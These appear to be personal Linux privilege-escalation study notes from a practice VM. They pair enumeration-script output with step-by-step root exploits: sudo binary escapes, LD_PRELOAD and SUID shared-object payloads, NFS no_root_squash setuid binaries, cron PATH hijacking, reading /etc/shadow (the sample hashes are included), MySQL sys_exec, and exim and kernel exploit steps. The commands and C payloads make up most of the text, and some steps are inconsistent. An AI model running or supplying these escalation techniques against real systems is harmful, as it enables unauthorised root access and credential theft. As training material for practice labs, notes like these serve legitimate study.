

Privilege Escalation

1. Sudo

```
===== ( users )=====
[!] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope
[*] usr020 Are there other users in an administrative groups?..... nope
[*] usr030 Other users with shell..... yes!
[!] usr040 Environment information..... skip
[!] usr050 Groups for other users..... skip
===== ( sudo )=====
[ ] sud000 Can we sudo without a password?..... nope
[ ] sud010 Can we list sudo commands without a password?..... yes!
...
atching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

user user may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
(root) NOPASSWD: /usr/bin/less
(root) NOPASSWD: /usr/bin/ftp
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/sbin/apache2
(root) NOPASSWD: /bin/more
...
[ ] sud040 Can we read /etc/sudoers?..... nope
[*] sud050 Do we know if any other users used sudo?..... nope
===== ( file system )=====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... yes!
...
/usr/sbin/exim-4.84-3
```

Case 1: (FUNCTION 1, TRY ESCAPE SEQUENCES)

Using escape sequence

Sudo -l

Based on list we can move forward or try some general programs that are allowed mostly such as text editor

So,

- sudo find /bin -name nano -exec /bin/sh \;
- sudo awk 'BEGIN {system("/bin/sh")}'
- echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse
- sudo vim -c '!sh'

Case 2: (FUNCTION 2: TRY EXTRACTING USER, SHADOW HASH)

- First listing available packages or just type sudo -l
- Now pick package and abuse it
- Such as:
- sudo apache2 -f /etc/shadow
- copy password that's all

Case 3: (FUNCTION 3, TRY INJECTING OBJECT USING EV)

- Start from listing available programs with sudo
- Sudo -l
- We are using apache
- Modifying c language template such as:

```
#include <stdlib.h>
```

```
void _init() {
```

```
unsetenv("LD_PRELOAD"); setgid(0);
```

```
setuid(0);
```

```
system("/bin/bash"); }
```

- compiling above c file: gcc -fPIC -shared -o file.so file.c -nostartfiles
- sudo LD_PRELOAD=/home/user/file.so apache2
- that's all

2. NFS

```
[i] fst530 List NFS server shares..... yes!
--
rw-r--r-- 1 root root 492 May 14 2017 /etc/exports
/etc/exports: the access control list for filesystems which may be exported
to NFS clients. See exports(5).

Example for NFSv2 and NFSv3:
/srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)

Example for NFSv4:
/srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
/srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)

tnp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tnp *(rw,sync,insecure,no_subtree_check)
--
[i] fst540 Dump fstab file..... yes!
--
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dunp> <pass>
proc /proc proc defaults 0 0
# / was on /dev/sda1 during installation
UUID=be5bb36f-7bb4-4900-b459-196278f714b6 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=468658fa-a304-4ed0-981a-d725bf98a790 none swap sw 0 0
/dev/scd0 /media/cdrom0 udf,iso9660 user,noauto 0 0
debugfs /sys/kernel/debug/ debugfs defaults 0 0
-----
[1] sys000 Who is logged in..... yes!
--
22:22:35 up 3:56, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
user pts/0 192.168.1.26 19:28 1.00s 0.33s 0.00s /bin/bash ./lsc
--
[i] sys010 Last logged in users..... yes!
--
```

First verify if this is applicable

cat /etc/exports

if no_root_squash is set to /tmp export

then we are good to go

(FUNCTION 1, PLACE OBJECT FILE ON SHARE AND TRY ACCESSING IT FROM VICTIM MACHINE)


>now share mount on other machine

- showmount -e [target]
- mkdir /tmp/1
- mount -o rw,vers=2 [IP]:/tmp /tmp/1
- echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/file.c
- gcc /tmp/1/file.c -o /tmp/1/file
- chmod +s /tmp/1/x

access this with

- /tmp/x

3. Cron



```
[*] ret010 Cron tasks writable by user ..... nope
[*] ret020 Cron jobs ..... yes
...
/etc/crontab:SHELL=/bin/sh
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
/etc/crontab:17 * * * root cd / && run-parts --report /etc/cron.hourly
/etc/crontab:25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily }
/etc/crontab:47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly }
/etc/crontab:52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly }
/etc/crontab:* * * * root overwrite.sh
/etc/crontab[*] * * * * root /usr/local/bin/compress.sh
...
[*] ret030 Can we read user crontabs ..... nope
[*] ret040 Can we write to executable paths present in cron jobs ..... nope
[*] ret060 Can we write to any paths present in cron jobs ..... yes!
...
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
...
[*] ret400 Cron files ..... skip
[*] ret500 User systemd timers ..... nope
[*] ret510 Can we write in any system timer? ..... nope
```

cat /etc/crontab

save PATH value

usually scripts are available in these path where system admins has set them to run periodically

CASE 1 (FUNCTION 1, FINDING AND REPLACING FILES WITH OUR /BIN/BASH CODE) (FUNCTION 2, REPLACING PATHS)

- echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
- chmod +x /home/user/overwrite.sh
- /tmp/bash -p
- Id

```
[*] ret000 Can we write to executable paths present in cron jobs..... nope
[*] ret000 Can we write to any paths present in cron jobs..... yes!
...
etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
...
[*] ret400 Cron files..... skip
[*] ret500 user system timers..... nope
[*] ret510 Can we write in any system timer?..... nope
[*] ret900 System timers..... skip
Path Modification
[*] net000 Services listening only on localhost..... yes!
tcp 0 50 127.0.0.1:3306 *:*
[*] net010 Can we spiff traffic with trndump?..... nope
```

4. So injection

(FUNCTION 1, INJECTION SHARED OBJECT FILE IN AVAILABLE BINARIES AS BELOW)

```
[*] fst010 Binaries with setuid bit..... yes!
usr/bin/chsh
usr/bin/sudo
usr/bin/newgrp
usr/bin/sudoedit
usr/bin/passwd
usr/bin/gpasswd
usr/bin/chfn
usr/local/bin/suid-so
usr/local/bin/suid-env
usr/local/bin/suid-env2
usr/sbin/exim-4.84-3
usr/lib/eject/dmccrypt-get-device
usr/lib/openssh/ssh-keysign
usr/lib/pt_chown
bin/ping6
bin/ping
bin/mount
bin/su
bin/umount
```

- find / -type f -perm -04000 -ls 2>/dev/null
- save suids
- strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
- if no so file is set then we are good to go (usually by default it is not set)
- mkdir /home/user/.config

- using same code from section 4 and case 2
- Save the file as file.c
- 8.In command prompt type:
- gcc -shared -o /home/user/.config/file.so -fPIC /home/user/.config/file.c
- /usr/local/bin/suid-so
- Id

5. File permissions

```
[*] sys030 Can we read /etc/shadow file?..... yes!
root:$6$Tb/euwmK$0XA.cwMe0AcopwB168boT65zi65wIHsc840WAIye5VITLLtVlaXvRDJXET...it8r.jt-1pfZeMdwD380fGxJI0:17298:0:99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::
news*:17298:0:99999:7:::
uucp*:17298:0:99999:7:::
proxy*:17298:0:99999:7:::
www-data*:17298:0:99999:7:::
backup*:17298:0:99999:7:::
list*:17298:0:99999:7:::
irc*:17298:0:99999:7:::
gnats*:17298:0:99999:7:::
nobody*:17298:0:99999:7:::
libuid:l:17298:0:99999:7:::
Debian-exim:l:17298:0:99999:7:::
sshd*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aD0ZRFRyirkDW5IJy32FBGjwYpT201zrR2xTRDv7wRikF8.:17298:0:99999:7:::
stald*:17298:0:99999:7:::
mysql:l:18132:0:99999:7:::
...
[*] sys030 Can we read /etc/shadow- file?..... nope
[*] sys030 Can we read /etc/shadow- file?..... nope
[*] sys030 Can we read /etc/master.passwd file?..... nope
[*] sys040 Check for other superuser accounts..... nope
[*] sys050 Can root user log in via SSH?..... yes!
```

```
[*] fst000 Writable files outside user's home..... yes!
--
var/tmp
var/run/acpid.socket
var/run/mysqld/mysqld.sock
var/lock
etc/exports
etc/init.d/rc.local
etc/passwd
etc/shadow
usr/local/bin/overwrite.sh
tmp
home/user
I

[*] fst010 Binaries with setuid bit..... yes!
--
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/local/bin/suid-so
/usr/local/bin/suid-env
/usr/local/bin/suid-env2
/usr/sbin/exim-4.84-3
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/bin/umount
/sbin/mount.nfs
--
[*] fst020 Programs with setuid bit..... yes!
--
/usr/sbin/exim-4.84-3
--
[*] fst030 Can we write to our setuid binaries..... yes!
```



(FUNCTION 1, TRY ABUSING ACCESS USING PATH MODIFICATION)

- echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
- gcc /tmp/service.c -o /tmp/service
- export PATH=/tmp:\$PATH
- /usr/local/bin/suid-env
- id

6. Daemons

Linenum output:

```

---
[i] pro500 Running processes..... skip
[i] pro510 Running process binaries and permissions..... skip
[!] sof000 Can we connect to MySQL with root/root credentials?..... nope
[!] sof010 Can we connect to MySQL as root without password?..... yes!
---
mysqladmin ver 8.42 Distrib 5.1.73, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version      5.1.73-1+deb6u1
Protocol version    10
Connection          Localhost via UNIX socket
UNIX socket         /var/run/mysqld/mysqld.sock
Uptime:             10 hours 53 min 59 sec

Threads: 1  Questions: 388  Slow queries: 0  Opens: 264  Flush tables: 1  Open tables: 23  Queries per second avg: 0.9

---
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?.. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?.. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules..... yes!
---
Loaded Modules:
core_module (static)
log_config_module (static)
logio_module (static)
mpm_worker_module (static)
http_module (static)

```

```

[!] pro000 Can we write in any process binary?..... nope
[*] pro010 Processes running with root permissions..... yes!
---
UID      PID  PPID  C  STIME TTY          TIME CMD
root      321    1  0 Aug24 ?        00:00:00 udevd --daemon
root      752   321  0 Aug24 ?        00:00:00 udevd --daemon
root      753   321  0 Aug24 ?        00:00:00 udevd --daemon
root     1104    1  0 Aug24 ?        00:00:00 /usr/sbin/rpc.idmapd
root     1409    1  0 Aug24 ?        00:00:00 /usr/sbin/rsyslogd -c4
root     1482    1  0 Aug24 ?        00:00:00 /usr/sbin/rpc.mountd --manage-gids
root     1500    1  0 Aug24 ?        00:00:00 /usr/sbin/acpid
root     1534    1  0 Aug24 ?        00:00:01 /usr/sbin/apache2 -k start
root     1680    1  0 Aug24 ?        00:00:00 /usr/sbin/cron
root     1706    1  0 Aug24 ?        00:00:00 nginx: master process /usr/sbin/nginx
root     2016    1  0 Aug24 tty2      00:00:00 /sbin/getty 38400 tty2
root     2017    1  0 Aug24 tty3      00:00:00 /sbin/getty 38400 tty3
root     2018    1  0 Aug24 tty4      00:00:00 /sbin/getty 38400 tty4
root     2019    1  0 Aug24 tty5      00:00:00 /sbin/getty 38400 tty5
root     2020    1  0 Aug24 tty6      00:00:00 /sbin/getty 38400 tty6
root     2205    1  0 Aug24 ?        00:00:00 dhclient -v -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.lease
root     4323    1  0 Aug24 ?        00:00:00 /usr/sbin/sshd
root     4337    1  0 Aug24 tty1      00:00:00 /sbin/getty 38400 tty1
root     5530    1  0 Aug24 ?        00:00:00 /bin/sh /usr/bin/mysql_safe
root     5655  5530  0 Aug24 ?        00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=

```

```

user@debian:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 153
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective

```

Running services:

- Using ps command or use same lse.sh script to get list of running processes list
- And try to find services such as database running as root
- For example mysql is running as root
- Using mysql to run commands
- SELECT sys_exec("whoami or any other command")

Daemons: First listing available packages

Dpkg-l

Now searching specific programs, and finding their version no.

Case:

```
[*] sudo050 Do we know if any other users used sudo?..... nope
===== ( file system )=====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Browsers with setuid bit..... yes!
[*] fst020 Uncommon setuid binaries..... yes!
.....
/usr/sbin/exim-4.84-3
[*] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
```

```
user@debian:~$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
-rwxr-sr-x 1 root shadow 19528 Feb 15 2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr 2 2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15 2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17 2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18 2010 /usr/bin/crontab
-rwsr-xr-x 1 root root 32808 Feb 15 2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudoedit
-rwxr-sr-x 1 root shadow 56976 Feb 15 2011 /usr/bin/chage
-rwsr-xr-x 1 root root 60208 Feb 15 2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39856 Feb 15 2011 /usr/bin/chfn
-rwxr-sr-x 1 root tty 12000 Jan 25 2011 /usr/bin/wall
-rwsr-sr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-keysign
```

- dpkg -l | grep -i exim
- exim's version is below 4.86.2.
- exim -bV -v | grep -i perl
- In command prompt type: head /etc/exim.conf
- Searching exim related vuln in exploitdb
- Exploit

7. Kernel

- First searching kernel exploits using lse.sh script (mentioned in tools)
- Use linux-exploit-suggester script to find exact vulnerabilities.

- Revealed that kernel is vuln
- For instance we are picking cve2016-02351 exploit
- Copying it's c language exploit in exploit.c file
- Compiling: `gcc -pthread exploit.c -o exploit`
- `./exploit`